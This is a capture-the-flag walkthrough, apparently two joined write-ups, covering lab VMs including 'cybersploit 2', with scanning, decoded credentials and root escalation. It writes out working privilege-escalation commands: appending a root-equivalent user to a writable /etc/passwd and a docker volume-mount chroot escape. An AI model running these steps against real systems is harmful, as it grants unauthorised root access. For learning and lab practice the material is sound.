
It is a QR Code. Now I need to do a little shopping. Find an online tool that could read the code and spit out the message if it has any… By the way, I tried my mobile QR reader and I already got the message, however, let’s do the usual way…

I am going to use this tool to decode the message: https://zxing.org/w/decode.jspx

Password:: topshellv

However, I did Scan with Nikto and Gobuster, both gave me some information, nevertheless, so far it appears to be another rabbit hole to me though 🙂

As you can see very well that directory redirects to somewhere (which are not known yet, I am planning to run a burp suite to look into it.)

In Nikto result, there is a link which intrigued me, nevertheless, I am not sure whether it is again a rabbit hole, however, let’s keep it in our note.

I must confess here that I was not able to get anything that could be of use. So, I had to peek other people’s writeup. The author of the writeup used another custom wordlist which is not there in the list of directory database which we use normally. Therefore, I think we really need to keep this in my that if a scanner can find nothing that doesn’t mean nothing is there.

Actually, I can add the bulma word in the dictionary and act as if I find the directory using the scanner but I don’t think that is the way.

Anyway, let’s proceed with the directory http://192.168.56.46/bulma/


I am impressed with this audio file because it contents Mores Code. (I don’t know how to read the Mores Code manually, however, we can find a tool for that)

Tools to decode mores audio file: Click Here.

We got username: trunks 
password: u$3r

If you run this command, you will get to know which (system) files you could write (or modify).

find / -writable -type d 2>/dev/null

There were so many, files that I could edit. I did a quick brush. However, the last file atracks me the most.

/etc/passwd

Let’s modify this file using the findings…


echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd 
which means we added a user name Tom and the password is Password@973 

su Tom 
cat root.txt


That’s it, guys… if you don’t like to enumerate manually you can use linpeas.sh tool to enumerate the box for you…

Additional Note:

I upload linpeas.sh to our target machine from my Kali Machine using SimpleHTTPServer (by the way, in order to save some time, I aliased the command with up).


rooting cybersploit 2 machine ?


Overview:


Target Machine IP Address: 192.168.56.41
My Machine IP Address: 192.168.56.20

Mission:

Boot to Root

Your target is gain the Root access

There is no any flag in this VMs

Share root access with me twitter@cybersploit1

This works better with VirtualBox rather than VMware

Download:

You can download the machine from here.

************************************

Information Gathering & Scanning Process:

sudo arp-scan --interface=eth0 192.168.56.1/24


nmap -sC -sV -p- 192.168.56.41 -o nmap.log

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
80/tcp open http Apache httpd 2.4.37 ((centos))

Let’s browse 192.168.56.41

Some strings are encrypted. Let’s check out the source code. (ctrl+u shortcut key)

Yes, this is a ROT47 encrypted message, I thought to write a script to do this however, let’s not waste time. Better google an online tool for this task.  I used this one.

username: D92:=6?5C2 -> shailendra
password: 4J36CDA=@:E-> cybersploit1

Since the target machine is running SSH service, let’s try that.


ssh shailendra@192.168.56.41


ls -lah

We got a hint.txt

The system is running docker.


Remember always, this will be our black book of magic (gtfobins.github.io/)


docker run -v /:/mnt --rm -it alpine chroot /mnt sh 

However, in order to run this command, you need to provide the internet (at least in my case), else you might not able to download alpine/latest.

Finally, cybersploit2 is pwned!!